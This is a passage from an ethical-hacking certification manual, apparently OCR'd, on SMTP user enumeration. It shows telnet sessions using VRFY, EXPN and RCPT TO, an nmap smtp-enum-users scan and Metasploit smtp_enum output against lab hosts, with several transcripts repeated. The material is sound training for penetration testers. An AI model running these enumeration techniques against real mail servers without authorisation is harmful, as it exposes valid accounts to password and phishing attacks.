
```
Testing for 10.10.1.19: 2049
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-ls
Testing for 10.10.1.19: 2049, Tool: nmap_nfs-statfs
Testing for 10.10.1.19: 2049, Tool: showmount
```

Figure 4.26: Screenshot of SuperEnum displaying open NFS ports

LO#06: Demonstrate Different Techniques for SMTP and DNS Enumeration

SMTP and DNS Enumeration

This section describes enumeration techniques to extract information related to network resources. It also covers DNS enumeration techniques that yield information about the DNS servers and network infrastructure of the target organization. The section discusses both SMTP and DNS enumeration techniques, covering SMTP enumeration, the process of obtaining a list of valid users on an SMTP server, SMTP enumeration tools, DNS zone transfer enumeration, DNS cache snooping, and DNS zone walking.



SMTP Enumeration

CEH
Certified Ethical Hacker

- SMTP provides 3 built-in-commands:
  - **VRFY** - Validates users
  - **EXPN** - Shows the actual delivery addresses of aliases and mailing lists
  - **RCPT TO** - Defines the recipients of a message
- SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users, based on which we can **determine valid users on the SMTP server**
- Attackers can directly interact with SMTP via the telnet prompt and collect a **list of valid users** on the SMTP server

Using the SMTP VRFY Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

Using the SMTP EXPN Command

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86],
pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

Using the SMTP RCPT TO Command

```
$ telnetl 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased
to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

SMTP Enumeration

Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

SMTP provides the following three built-in commands.

- **VRFY:** Validates users

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
VRFY Jonathan
250 Super-User <Jonathan@NYmailserver>
VRFY Smith
550 Smith... User unknown
```

- **EXPN:** Displays the actual delivery addresses of aliases and mailing lists

```
$ telnet 192.168.168.1 25
Trying 192.168.168.1...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
EXPN Jonathan
250 Super-User <Jonathan@NYmailserver>
EXPN Smith
550 Smith... User unknown
```

- **RCPT TO:** Defines the recipients of the message


```
$ telnetl 192.168.168.1 25
Trying 192.168.168.1 ...
Connected to 192.168.168.1.
Escape character is '^]'.
220 NYmailserver ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 NYmailserver Hello [10.0.0.86], pleased to meet you
MAIL FROM:Jonathan
250 Jonathan... Sender ok
RCPT TO:Ryder
250 Ryder... Recipient ok
RCPT TO: Smith
550 Smith... User unknown
```

SMTP servers respond differently to VRFY, EXPN, and RCPT TO commands for valid and invalid users; therefore, valid users on the SMTP server can be determined. Attackers can directly interact with SMTP via the Telnet prompt and collect a list of valid users on the SMTP server.

Administrators and pen testers can perform SMTP enumeration using command-line utilities such as Telnet and netcat or by using tools such as Metasploit, Nmap, NetScanTools Pro, and smtp-user-enum to collect a list of valid users, delivery addresses, message recipients, etc.

SMTP Enumeration using Nmap and Metasploit


Nmap Attackers perform enumeration on the target SMTP server using various **SMTP commands** available with NSE scripts


nmap -p 25 --script=smtp-enum-users 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 25 --script=smtp-enum-users 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 01:17 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00070s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| smtp-enum-users:
|   root
|   admin
|   administrator
|   webadmin
|   sysadmin
|   netadmin
|   guest
|   user
|   web
|_  test
MAC Address: 02:15:5D:19:19:A3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

https://nmap.org

Metasploit The Metasploit framework contains an **SMTP enumeration module** that allows attackers to connect to the target SMTP server and **enumerate usernames** using the predefined wordlists


msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 auxiliary(smtp_enum) > run

[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[*] Domain Name: localdomain
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
[+] 192.168.1.56:25 - Found user: mail
```

https://www.metasploit.com

SMTP Enumeration using Nmap

Source: *https://nmap.org*

Attackers use Nmap to enumerate information from the target SMTP server. They enumerate the target SMTP server using various SMTP commands available with Nmap Scripting Engine (NSE) scripts.

